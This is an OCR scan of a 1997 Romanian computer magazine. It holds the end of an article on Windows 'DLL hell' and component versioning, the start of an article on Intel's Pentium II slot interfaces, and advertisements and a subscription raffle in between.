DLL-uri cu aceeaşi versiune pot prezenta diferenţe. Fiecare DLL are o resursă caracteristică versiunii care include mai multe câmpuri, printre care un număr binar ce descrie versiunea şi un câmp text care precizează proiectantul. Puteţi vedea acest număr al versiunii unui DLL, prin executarea unui clic dreapta, în File Explorer, pe fişierul respectiv şi apoi prin selectarea opţiunii Properties. Nu există, însă, un standard pentru actualizarea acestor numere. De exemplu, Microsoft lansează constant mai multe versiuni ale unui DLL cu acelaşi număr.

Soluţia acestei ultime probleme – DLL-uri diferite cu acelaşi număr de versiune – este aşteptată cu înfrigurare de numeroşi proiectanţi independenţi de software. Bob Denny, creatorul siturilor Web ale companiei O'Reily and Associates este de părere că principala cauză a „iadului DLL“ apare în momentul în care „comportamentul unui component nu a fost schimbat dar scamele din el au fost eliminate. Chiar şi Microsoft a lansat câteva duzini de DLL-uri care sunt identice din punct de vedere funcţional dar au nivele diferite de remediere a scamelor.“

În plus, de cele mai multe ori utilizatorii nu sunt conştienţi de faptul că componentele bazale ale sistemului s-au schimbat. Un update pentru Internet Explorer, de exemplu, poate actualiza componentele sistemului de operare la cele mai joase niveluri – de exemplu, DLL-urile care conţin stivele protocolului TCP/IP. Chiar dacă acestea nu au nici o legătură cu update-ul, s-ar putea ca Microsoft să se folosească de acesta pentru a petici câteva componente din sistem.

Rezultatul: este din ce în ce mai greu pentru proiectanţi să acorde asistenţă pentru produsele lor, deoarece nu pot şti exact care DLL-uri anume se află în sistemul unui utilizator dat. „Ca proiectant“, spune Denny, „este într-adevăr neplăcut să lucrez în mediul Microsoft, deoarece mă aflu ca într-o gaură de şarpe, din punctul de vedere al suportului. Niciodată nu ai de unde să ştii exact ce anume are clientul.“

Cât de activ poate fi un desktop?

Proiectanţii şi-au dat seama de două lucruri, în ce priveşte componentele desktop. Primul ar fi că GPF-urile sunt rezultatul grabei. Precipitarea companiei Microsoft de a activa desktop-urile a avut ca rezultat prea multe versiuni de componente sistem, care plâng după stabilitate. La rândul lor, şi proiectanţii au fost neglijenţi, lăsând componente partajate în directorul System.

Al doilea lucru de care şi-au dat seama are consecinţe mai serioase: aplicaţiile au nevoie stringentă de o modalitate de a se proteja, atunci când compatibilitatea între versiunile componentelor este deficitară. De asemenea, este mare nevoie de unelte mai performante pentru depanarea conflictelor dintre componente. Uneori este mult mai stabil ca proiectanţii să refolosească vechile componente în noile produse, fără să încerce să le împartă cu alte aplicaţii de pe sistemele utilizatorilor. Este necesară şi o stabilitate mai ridicată în cazul componentelor cu largă partajare, cum ar fi controalele 3D din Office, FrontPage sau Internet Explorer (oferite, toate, în versiuni uşor diferite).

Calea Microsoft

Microsoft şi-a dat seama de probleme, declară Russ Madlener, director al departamentului de producţie pentru SO desktop. Cu toate acestea, nu trebuie să speraţi că soluţia perfectă va sosi odată cu Windows 98 (numit şi Memphis). Suportul tehnic va veni sub forma unei protecţii mai bune la instalarea DLL-urilor şi a unei unelte destinate analizei post-mortem în sistemele cu probleme.

În primul rând, Microsoft nu va mai fi aşa de indulgentă în acordarea logo-urilor „Designed for Windows“ proiectanţilor de software. Madlener spune că vor fi „restricţii suplimentare“ asupra „întregii strategii de instalare şi dezinstalare a aplicaţiilor.“ Până acum, spune el, Microsoft a furnizat doar ghiduri tehnice care, de cele mai multe ori, fie că nu sunt înţelese, fie că nu sunt respectate.

Sub noul program, proiectanţii vor comite „violarea logo-ului“, dacă copiază altceva decât DLL-urile partajate Microsoft în directorul System (vezi figura „Cum să te sustragi poliţiei logo-ului“). Componentele partajate vor fi localizate în directorul Common Files, iar celelalte DLL-uri pe care le foloseşte aplicaţia se vor afla în directorul acesteia. Presupunând că proiectanţii se vor conforma acestei reguli, se va reduce numărul conflictelor generate de numele fişierelor.

În Windows 98 va fi prezent şi utilitarul System File Checker, al cărui rol este atât de evident, încât unii s-ar putea întreba de ce acesta nu a existat şi înainte. Acest utilitar verifică fişierele sistem – şi orice alte fişiere pe care utilizatorul doreşte să le monitorizeze – pentru a se asigura că acestea nu au fost modificate sau corupte de la ultimul profil pe care utilitarul l-a făcut sistemului (vezi ecranul de la pagina 62).

Promisiunile NT

După părerea lui Madlener, odată cu lansarea produsului Windows NT 5.0, îmbunătăţirile sistemului de gestionare a componentelor devin foarte interesante. Un lucru important de remarcat ar fi faptul că proiectanţii nu vor mai avea control deplin asupra procesului de instalare.

Windows NT
Windows 95 Vol.5 BOX
FreeBSD
INTERNET TOOLS
INTERNET SECURITY
Franzis'

PRIETENII RĂMÂN PRIETENI

Sunteți abonat la Byte România?
Foarte bine!

Ați ales cea mai bună soluție pentru a fi la curent cu ultimele noutăți în domeniu. Pentru a vă informa și a învăța. Pentru a fi pregătit pentru mîine.

Încercați să convingeți un prieten/prietenă, care nu are încă un abonament, de avantajele care rezultă în urma încheierii unui abonament (preț de cost mai scăzut, livrare sigură, înlăturarea efectelor inflaționiste, participarea la tragerile la sorți, la tombolele organizate de editură) și veți primi cadou unul dintre CD-urile alăturate.

Succes!

Dacă prietenul/prietena:

Numele: ____________________
Prenumele: ____________________
Adresa: ____________________
Cod poștal/Localitate: ____________________
Tel./Fax: ____________________

se abonează la PC Report în următoarele 30 de zile de la expedierea acestui talon, vă rog să-mi trimiteți drept cadou CD-ul .... pe adresa:*

Numele: ____________________
Prenumele: ____________________
Adresa: ____________________
Cod poștal/Localitate: ____________________
Tel./Fax: ____________________

*în cazul în care CD-ul ales de dumneavoastră s-a epuizat din stoc veți fi contactat pentru a vă putea alege un alt CD

Programmer's LIBRARIES
BASIC BOX
Pascal BOX
Delphi Developer
C/C++ BOX
Franzis'

Best Power este leaderul alimentării neîntrerupte în gama 250 VA - 2 MVA. Sistemele trifazate **(seriile S4000, BEST3100, BEST1000)** sunt ideale pentru bănci, sisteme de comunicație, industrie.

Deoarece aceste UPS-uri sunt "true on-line", ele sunt recomandate de mari producători de echipamente informatice.

Sisteme trifazate S4000


O rețea de alimentare instabilă poate duce la distrugerea datelor stocate pe servere de rețea sau de comunicație, transmisia defectuoasă a datelor, defectarea prematură a componentelor și multe altele.

Produsele Best Power rezolvă aceste probleme. Ele filtrează tensiunea de alimentare înainte ca aceasta să ajungă la rețeaua dumneavoastră, ceea ce reduce rata de cădere a computerelor și rețelei cu până la 80%. Dacă apare o pană de curent, ele oferă alimentare de siguranță pentru funcționarea corectă a sistemului.

GENESYS

Best Power

Distribuitor autorizat: ***GENESYS SRL***
Str. Ștefan Furtună 169, sector 6, București 77171
Tel.: (01) 638.49.44; Fax: (01) 220.33.95
Internet: http//www.genesys.ro
E-mail: sales@genesys.ro


Document Edit Classes Format Tools Windows Services
My Window
Open
Play
Stop
Views
Text
Box
Title
Button
Switch
Radio
Radio
NewRhapsodyApplication
Info Edit Windows Services
UNTITLED
Instances
Classes
Sounds
Images
File's Owner
First Respond...
MainMenu
MyWindow
Q3DViewer — /NextDeveloper/Examples/Java/Q3
698MB available on foreign
LocalAdmin
NSButton Inspector
Connections
Outlets
target
menu
nextKeyView
autoPlay
fax:
movieTim
openWith
openWith
print:
resetPlay
setContro
startPlay
stopPlay
togglePla
Classes
Headers
Other Sources
Viewer.java
CustomImageView.j
CustomCameraView

Rhapsody grupează obiectele în trei rânduri de foldere: pentru fişierele utilizator şi sistem de pe fiecare sistem şi, aici, pentru folderele ce conţin obiectele sistem de pe server.

Acest proces de instalare va fi controlat de un utilitar de instalare de nivel sistem. Purtând numele de cod Darwin, acest utilitar de setup va rula pe toate platformele pe 32 de biţi.

La noul NT „în momentul în care aţi hotărât să instalaţi o aplicaţie, trebuie doar să-i spuneţi lui Darwin şi acesta va face treaba pentru dvs.“, spune dl. Plastina de la Microsoft. Darwin primeşte un fişier cu instrucţiuni şi le execută, respectând regulile referinţelor şi înlocuirilor DLL-urilor.

Un alt lucru care s-a mai schimbat la DLL-uri e legat de componentele sistemului de împachetare. După cum spune Plastina: „În prezent, când instalaţi o aplicaţie, aceasta prejudiciază megaocteţi de date sistem. Acestea sunt însă componente veritabile. După lansarea produsului NT 5.0, la fiecare a treia lună, vom lansa şi pachete de service pentru componentele partajate“. Acestea vor conţine „ultimele versiuni ale DLL-urilor, produse de cei care dezvoltă sistemul de operare; aplicaţiile nu vor mai trebui să aducă aceste DLL-uri, la instalare“ DLL-urile din pachetul de service vor avea numere de versiune actualizate.

Darwin este doar o parte a proiectului Zero Administration Windows (ZAW) al companiei Microsoft, proiect care a fost anunţat public cu un an în urmă. Administratorii de reţele vor fi capabili să nu acorde drepturi de acces în directorul Windows, pentru ca utilizatorii să nu poată modifica ceva (vezi caseta „Componentele Windows NT Corrals“). Mai mult, administratorii vor avea controlul absolut asupra programelor care vor fi prezente în sistemul unui utilizator dat.

Un viitor perfect?

Până într-un anumit punct, conflictele dintre componente sunt rezultatul inevitabil al ritmului de dezvoltare software şi a soluţiilor modulare necesare actualizării programelor într-un timp foarte scurt. Anumiţi producători de software se tem că noul plan al Microsoft, de migrare a componentele din DLL-uri în cadrul COM, nu va face decât să îngreuneze şi mai mult gestionarea acestora. Dacă problema DLL-urilor este lipsa controlului versiunilor, în COM însăşi noţiunea de versiune lipseşte.

În cazul COM, funcţionalitatea fiecărei interfeţe este specificată şi ajustată în permanenţă. Fiecărei interfeţe îi este atribuit un identificator unic Globally Unique ID (GUID) care, teoretic, previne conflictele legată de numele fişierelor. Cu toate acestea, implementările individuale ale interfeţelor asociate cu un GUID dat nu sunt distincte în COM...

Până în prezent, Microsoft a implementat majoritatea interfeţelor COM de largă utilizare. Mai mult, dacă până acum repararea bug-urilor interfeţelor COM Microsoft necesita adăugarea de noi funcţionalităţi, acum fiecare nouă interfaţă a fost înzestrată cu noi modalităţi de apel a funcţiilor şi cu noi GUID-uri.

În ciuda ideii că interfaţa este lucrul care contează cel mai mult, dl. Madlener de la Microsoft declară că există planuri „de a implementa o versiune granulară în cadrul COM.“ Detaliile acestei noi implementări COM (numită Common Object Runtime [COR]) ar trebui să fie disponibile la data la care citiţi acest articol.

Promisiuni similare bântuie şi lumea Apple. SO Rhapsody va beneficia de experienţa cu obiecte acumulată de Next de-a lungul a câtorva ani. Din nefericire, nici obiectele Rhapsody nu vor avea „versiune“. Dl. Landwehr spune că „Apple plănuieşte să facă în această toamnă câteva schimbări în ce priveşte această caracteristică“.

Nu există nici un dubiu că proiectanţii neglijenţi vor fi întotdeauna în stare să blocheze sistemele prin software prost scris. În acelaşi timp, sistemele de operare de bază sunt silite să asigure un nivel de securitate rezonabil, în clipa în care componentele furnizate de terţi creează neplăceri.

În clipa de faţă, sistemul desktop Windows a ajuns într-un punct critic, în care totul pare să se prăbuşească şi controlul suplimentar este absolut necesar. Alţi proiectanţi de sisteme de operare, care nu au avut de-a face cu focul încrucişat din partea a 40 de milioane de utilizatori, ar trebui să-şi revadă strategiile de gestionare a componentelor, în cazul în care acestea ar fi supuse la o utilizare atât de intensă.

Există, desigur, măsuri pe care atât proiectanţii cât şi utilizatorii le pot adopta, pentru a scăpa cât de cât de iadul DLL. Proiectanţii ar trebui să configureze instalarea în aşa fel încât doar DLL-urile sistem (de obicei cele furnizate de Microsoft) să fie încărcate în directorul System. DLL-urile partajate, generale, furnizate de diferiţi proiectanţi, ar trebui încărcate în subdirectorul Common Files. Celelalte DLL-uri vor fi încărcate în directorul aplicaţiei. DLL-urile partajate ar trebui să fie schimbate doar în momentul în care o versiune mai nouă a unei componente înlocuieşte o versiune mai veche. Chiar şi atunci, aplicaţia trebui să infor-

EȘTI PREGĂTIT PENTRU MÂINE?

MARI PREMII PREMIUL 1

Oferit de **COMRACE COMPUTERS**

[Tel: 051-415800; Fax: 051-413209]

comrace® COMPUTERS

- placă de bază: TX-MMX PCI P5, 75-233, 3PCI/3 ISA
- 512 kB cache
  Pipeline Burst Syncron
- procesor INTEL PENTIUM 200 MMX
- 32 MB EDO RAM
- HDD WD-Caviar EIDE 2 GB
- FDD Sony 3,5"
- 16xCD-ROM Drive FUNAI EIDE
- microfon
- tastatură COMRACE 104 Win 95
- mause COMRACE 3 butoane 400 dpi + pad
- Trident ProVidia 9685 3D Direct Draw 2 MB EDO, true color, TV-OUT, MPEG
- MEGAWAVE GOLD Sound-Card 3D YAMAHA F7 18/704 hardware wavetable
- monitor ADI ProVista E40 15" Digital 1280x1024, LR, MPR II
- Windows 95 OSR2-PE (CD) + IE 3.02/USB
- BTC Fax-modem 33.600 Cirrus Logic V 34 Bis W/Voice PnP
- 3 CD CU JOCURI (MS GAME SAMPLER+1 SEGA+99 JOCURI)

MARI PREMII PREMIUL 2

Oferit de

AGER BUSINESS TECH

[Tel: 01-4103301; Fax: 01-4103340]

- Cirrus Logic CL-GD5480 VGA pe 64 biți +CI-PX4072 decodor + tuner Tv cu2MB/4Mb SGRAM
- intrare Tv cu suport NTSC/ PAL/ SECAM/ • captură video full-motion
- control al culorilor Tv
- suport Microsoft D3D
- intrare selectabiă a CATV-ului, camerei video, video-ului, LD-ului
- decodor teletext numai pentru PAL

ComboTVpro
PixelView
PROLINK
AGER THE COMPUTER COMPANY
DISTRIBUITOR EXCLUSIV PENTRU ROMÂNIA
PC/TV+VGA+MPEG+CAPTURE+REMOTE CONTROL

MARI PREMII PREMIUL 3

Oferit de

TORNADO SISTEMS

[Tel: 041-618580; Fax: 041-619457]

- compatibilitate PC și MAC
- diagonala 15"
- 1024x768 pixeli la 85Hz
- microfon incorporat și mufe pentru microfon extern și căști
- Plug & Play - Windows 95

ViewSonic 15GA
15" *PerfectSound*™ Monitor
Multimedia Serie


MARI PREMII PREMIUL 4

Oferit de

C.P. AGORA

[Tel: 065-166516;
Fax: 065-166290]

- carte publicată de McGraw-Hill 1995
- o carte de programare care te învață să lucrezi inteligent



ABONEAZĂ-TE ȘI VEI FI!

Pentru abonament folosiți cartea poștală din revistă.
Dintre toți abonații înregistrați până la 15 decembrie '97, se vor trage la sorți câștigătorii celor 4 premii prezentate mai sus.

meze utilizatorul despre înlocuirile făcute și să-i ofere acestuia posibilitatea de a face copii de siguranță a DLL-urilor ce vor fi înlocuite.

Utilizatorii ar trebui să folosească utilitarul System File Checker al Windows 98, pentru a se asigura că versiunile mai vechi nu înlocuiesc fișiere mai noi din directorul System, în momentul încărcării unei noi aplicații. Ar fi un gest frumos din partea Microsoft de a distribui pe gratis acest utilitar și pentru utilizatorii mediului Windows 95.

Între timp, deoarece Windows este de departe cea mai răspândită platformă desktop care implică tehnologii ale componentelor. Microsoft ar trebui să înceapă o activitate de sistematizare, care să se desfășoare pe termen lung. În joc este fiabilitatea componentware. ■

Robert Richardson (Swarthmore, PA) este un colaborator activ al publicațiilor Network Magazine, Web Review, Web Techniques și ZD Internet. Următoarea lui carte, Building Your High-Tech Small Office, va fi publicată în curând de IDG Books Worldwide. Puteți să-l contactați la **robert@smallofficetech.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Marius Tudorică, Mircea Sârbu, Gabriel Proșcanu*]

Cel mai important CAPITAL release 3 al afacerii tale

Program software integrat
pentru prelucrarea datelor și gestionarea informației

√ Stocuri
√ Clienți/Furnizori
√ Vânzări/Comenzi
√ Cumpărări/Comenzi
√ Mijloace fixe
√ Contabilitate
√ Centre de cost
√ Producție
√ Agenți de vânzare
√ Case de marcat
√ Cititor cod bare
√ Numere seriale
√ Gestiunea filialelor
√ Multi-devize

PLUS

- **Școlarizarea personalului**
- **Asistență tehnică**
- **Consultanță**
- **Hot-line**

UNI SOFT I ROMANIA

INVESTEȘTE ASTĂZI ÎN
CAPITAL release 3
Va fi capitalul inepuizabil al afacerii tale.

Str. Vasile Conta, Nr. 3-5, Intr. C, Et 3, Ap 72, Sector 2, București
Tel/Fax: +40-1-613.41.74/311.23.72/311.27.12/311.09.11
E-mail: unirom@mail.kappa.ro

CD CENTER
PD-DRIVE
FORMULA TENT
CD-R BASF
MULTIMEDIA
MULTIMEDIA AUTOMEX ROMANIA SRL ~CD CENTER~

DINCOLO DE LIMITE EXISTĂ

Multimedia
Automex
România

SATU MARE
CALEA TRAIAN 10/46
Tel: 061-732600
061-761845
Fax: 061-761601


e-mail:automex@p5net.ro

Socluri pentru mine

Cuplele (slot) de firmă, pentru Pentium II, pot extinde controlul Intel peste arhitectura PC. Ceea ce e rău pentru concurenţa firmei Intel. Dar ce înseamnă pentru utilizatori?

De Tom R. Halfhill

Nu puteţi înfige un obiect dreptunghiular într-o gaură rotundă. În ultima vreme, industria PC-urilor arată ca un obiect dreptunghiular. Găurile rotunde sunt noile interfeţe UC introduse de Intel pentru procesoarele sale de clasa P6. Acestea îngreunează competiţia pentru producători de chipuri rivali lui Intel, şi divid industria în câmpuri care se luptă pentru viitorul arhitecturii PC. Va deveni standardul PC, considerat din totdeauna deschis, un standard de firmă?



ILUSTRAŢIA: ROY WIEMANN © 1997

Totul a început în 1995, când Intel a introdus primul procesor de clasă P6, Pentium Pro. În acelaşi timp, Intel a prezentat o nouă interfaţă – numită Socket 8 – care conectează UC-ul Pentium Pro la placa de bază. Socket 8 cu 387 de pini a fost incompatibil cu Socket 7, care este soclul cu 296 de pini ZIF standard folosit de toate procesoarele clasa P5, incluzând Pentiumul de la Intel, K5 şi K6 de Advanced Micro Devices, 6x86 şi 6x86MX de Cyrix şi noul IDT-C6 de Centaur Technology.

În luna mai, Intel a mai introdus un procesor de clasa P6 şi o nouă interfaţă UC, Slot 1. Din punct de vedere electric, Slot 1 este identic cu Socket 8. Dar din punct de vedere fizic, Pentium II şi Slot 1 prezintă divergenţe majore faţă de standardele anterioare.

În loc să vândă UC-ul cuprins într-o capsulă mică ceramică sau din plastic înzestrată cu pini, – pătratul plat, negru care e cunoscut sub numele de chip – Intel închide Pentium II într-o capsulă mult mai mare numită cartuş Single Edge Contact (SEC). E de fapt o placă de extensie închisă, într-o capsulă protectoare, şi este singura formă în care se poate cumpăra un Pentium II. Cartuşul SEC necesită un Slot 1 cu 242 de contacte pe placa de bază.

Şi Intel nu se opreşte aici. Pe la jumătatea lui 1998, compania va prezenta un alt procesor Pentium II (cu numele de cod Deschutes) şi o altă interfaţă pentru sistemele desktop, Slot 2. Pentru calculatoare notebook, Intel va introduce o versiune miniaturizată a cartuşului SEC şi o versiune miniaturizată la Slot 1, care va fi compatibil, de asemenea, cu procesoarele seria Deschutes.

Acesta este cel mai mare baraj din istoria industriei de interfeţe UC, dar nu asta e problema. Problema – din punctul de vedere al competitorilor Intel – este că toate aceste socluri (socket) şi cuple noi sunt tehnologie de firmă a Intel. Şi Intel nu vrea să le împărtăşească chiar cu oricine. Gigantul de chipuri păzeşte noile interfeţe cu licenţe puternice care fac refacerea sursei (reverse-engineering) o provocare mai mare din punct de vedere legal, decât tehnic. Deşi Intel permite producătorilor de plăci de bază să folosească noile interfeţe, nu va da licenţa rivalilor care produc procesoare x86-compatibile. Ceea ce pune multe companii într-o situaţie dificilă.

AMD, Cyrix şi Centaur nu pot produce procesoare care să se potrivească cu plăcile de bază cu cuple SEC. Producătorii de chipset-uri sistem pot oferi suport pentru cuple, dar numai dacă obţin licenţa tehnologiei de firmă Intel. Companiile de plăci de bază nu pot face plăci de bază care să accepte procesoare de clasa P6 de la orice producător X86, cum pot face azi cu Socket 7 şi procesoarele de clasa P5. De asemenea, nu pot produce plăci de bază Socket 7 cu ultimele chipset-uri de Intel (pentru că chipset-urile nu sunt compatibile cu Socket 7) şi sunt confruntaţi cu o gamă mai limitată de furnizori de chipset pentru plăci de bază SEC pentru că unii aşa-numiţi furnizori nu au licenţa Intel.

Acestea sunt obstacole neaşteptate pentru o industrie care a produs confortabil clone de PC de mai bine de un deceniu. Producătorii de plăci de bază trebuie să-şi aleagă o tabără din cele două pentru că costă prea mult să construiască plăci de bază, având şi Socket 7 şi cuplă SEC. Vor trebui să aleagă şi utilizatorii la rândul lor.

Una dintre soluţii este, desigur, să ţii cu Intel, ale cărui procesoare oferă cele mai bune performanţe generale (numere întregi, în virgulă flotantă, MMX). Dar UC-urile Intel costă cu aproximativ 25 la sută mai mult decât UC-urile de la alţi producători x86 şi plăcile de bază SEC costă de la 30 până la 100 de dolari mai mult decât plăcile de bază Socket 7.

Piaţa de PC-uri a prosperat întotdeauna datorită competiţiei. Dar acum se pare că PC-urile o iau pe calea străbătută de MacIntosh – o istorică arhitectură de firmă care, după o scurtă perioadă de clonare, se transformă iar în arhitectură de firmă.

Ce este deschis?

E uşor să dai toată vina pe Intel. „Intel încearcă exact acelaşi lucru ce a încercat şi IBM în 1987, să împingă industria către o magistrală de firmă, care era atunci Micro Channel," spune Glenn Henry, preşedintele Centaur Technology, şi un fost angajat la IBM. „De fapt asta a fost unul dintre motivele pentru care am plecat de la IBM. Am considerat că fac un lucru stupid."

Henry se referă la arhitectura IBM Micro Channel, o magistrală internă periferică pe care IBM voia s-o impună ca succesor la ISA. Micro Channel era o magistrală de firmă care putea fi obţinută de alte companii, pe bază de licenţă de la IBM. Dacă ar fi avut succes, Micro Channel ar fi dat afară din competiţie unele companii rivale şi ar fi restaurat controlul IBM asupra arhitecturii PC, inventată de acesta în 1981. Dar magistrala n-a avut succes. „Clienţii şi-au dat votul lângă dispariţia Micro Channel," spune Henry. „Acum se află în Galeria Ruşinii a Calculatoarelor."

Fără nici o discuţie, Intel preia treptat controlul asupra arhitecturii PC. Componentele critice ale unui PC sunt UC-ul, chipset-ul de sistem, controllerul grafic, chipurile de memorie şi placa de bază. Intel produce 90 la sută din UC-uri şi de la 80 până la 85 la sută din chipset-uri sistem. Intel conduce de asemenea producţia de plăci de bază mondială.

Intel şi-a anunţat recent intenţia de a achiziţiona Chips & Technologies, care produce componente cheie pentru calculatoare notebook şi lucrează împreună cu Intel şi Hughes la dezvoltarea unui chip pentru un controller grafic 3-D (numele de cod Auburn); acest controller este o ameninţare pentru companii ca S3. Intel deţine de asemenea o parte din Rambus, ceea ce îi oferă o bună şansă de a influenţa viitoarele standarde de chipuri de memorie. Intel şi Rambus promovează Rambus DRAM (RDRAM) ca succesor la DRAM sincron (SDRAM), ceea ce va însemna că, pentru prima dată din 1974, o singură companie va controla standardul DRAM.

Nici o companie, din anii 1980 (perioada de glorie a IBM-ului), n-a avut parte de o asemenea dominanţă asupra arhitecturii PC-ului. Şi Intel a făcut asta fără să vândă măcar un singur PC cu numele său. Se pare că singurul lucru care scapă de sub controlul Intel este sistemul de operare, care încă e controlat de Microsoft.

Devine astfel Intel Imperiul Diavolului? Înainte să vă implicaţi prea mult în teoriile conspiraţioniste, ţineţi minte patru lucruri:

- Ca orice companie, Intel are dreptul să inventeze tehnologii şi să le protejeze cu licenţe. „Ca deţinător de acţiuni Intel, aş fi foarte supărat dacă Intel şi-ar da cele mai valoroase secrete din mână fără să obţină ceva în schimbul lor," spune Manny Vara, director cu relaţii cu publicul pentru UC-uri desktop la Intel.
- Intel a avut motive tehnice solide pentru inventarea unei noi interfeţe UC. Socket 7 nu are bandă de transfer pe magistrală satisfăcătoare pentru sistemele şi serverele de ultimă oră, în special pentru configuraţii multiprocesor (MP). Tot traficul de magistrală pe Socket 7 trece pe o singură magistrală de 64 de biţi. La frecvenţa de tact a magistralei de 66.6 MHz, înseamnă o bandă de transfer maximă de aproximativ 533 Mbps. Chiar dacă frecvenţa de tact a magistralei creşte la 100 MHz anul viitor, nu va fi de ajuns pentru sistemele performante. (Vezi figura „Compararea Benzii de Transfer".) Aşadar Intel a adăugat o a doua magistrală de 64 de biţi la Pentium Pro şi Pentium II. Această magistrală secundară comunică independent cu cache-ul de nivel 2 (L2), şi funcţionează mai rapid decât magistrala primară. Necesită cu cel puţin 72 de pini mai mult decât Socket 7.
- Nu vor fi toţi excluşi; Intel va împărtăşi o parte din tehnologia P6 cu alţii. De exemplu, ajută companii ca Corollary, NCR şi Hyundai să dezvolte chipset-uri compatibile P6 pentru sisteme MP cu mai mult de patru UC-uri. Intel spune că aceste companii „avansează arhitectura PC", în timp ce rivalii ca AMD şi Cyrix mai mult subminează segmentul de piaţă al Intel.
- Intel nu poate face ca arhitectura PC să devină de firmă, pentru că aceasta nu a fost

Selectând slot-urile

Toate procesoarele Intel de clasa P6 utilizează aceeaşi interfaţă electrică - numai interfeţele fizice sunt accentuat diferite. Este aceasta o manevră de a face interfeţele mai dificil de clonat? Nu, pentru că acele conectoare fizice pot fi procurate de la furnizori independenţi, şi oricine le poate utiliza. Licenţele Intel protejează protocoalele de magistrală, nu soclurile şi cuplele propriu-zise.

În schimb, Intel încearcă să potrivească fiecare interfaţă la capsula procesoarelor şi la diferite pieţe. Iată cum clasifică ei:

Socket 8 este un socket ZIF cu 387 pini pentru Pentium Pro. Necesită un modul multichip - o capsulă specială care include pastila UC şi una sau două pastile SRAM pentru cache L2 (de la 256 KB la 1 MB). Cache-ul L2 poate lucra la frecvenţa de tact internă a procesorului (de obicei până la 200 MHz). Pentium Pro are un spaţiu de adrese oglindit în cache L2 de 64 GB şi se găseşte în staţiile de lucru şi serverele de înaltă performanţă.

Slot 1 este un soclu de placă de extensie cu 242 contacte care acceptă un procesor Pentium II în forma unui cartuş SEC (Single Edge Cartridge). În interiorul cartuşului se află pastila UC şi destule chipuri SRAM pentru un cache L2 de până la 512 KB. Actualul Pentium II are un spaţiu de adrese oglindit în cache de 512 MB, cu mult mai puţin decât Pentium Pro. Plăcile de bază pot dispune de unul sau două cuple din aceasta. Magistrala primară de obicei lucrează la 66.6 MHz şi chiar la 100 MHz, când Intel va introduce chipset-ul sistem 440BX în prima jumătate a anului 1998. Cache-ul L2 poate lucra la o fracţiune de 1:1, 1:2 sau 1:3 a frecvenţei de tact interioare a procesorului. Totuşi, de obicei lucrează la 1:2, pentru că frecvenţe mai mari ar cere SRAM-uri scumpe, şi Intel vizează staţiile şi serverele comune cu Slot 1.

Slot 2 este o cuplă nouă de placă de extensie care va accepta procesoare Pentium II incluse într-un cartuş SEC uşor mai mare. Slot 2 nu va înlocui Slot 1. În schimb, Intel va destina Slot 2 staţiilor şi serverelor mai performante. Plăcile de bază pot avea până la patru cuple de acest tip, în scopul multiprocesării fără probleme şi chiar mai multe, utilizând chipset-uri speciale. Există spaţiu în interiorul cartuşului mai mare pentru chipuri SRAM – destul pentru cache L2 mult mai mult de 512 KB. Procesoarele Slot 2 vor şti să lucreze cu spaţiu de adrese de memorie oglindită în cache, mult mai mare ca procesoarele Slot 1 (probabil 64 GB). Utilizând SRAM-uri burst scumpe, cache-ul L2 poate lucra la frecvenţa de tact interioară a procesorului. Magistrala primară nu va lucra la mai puţin de 100 MHz.

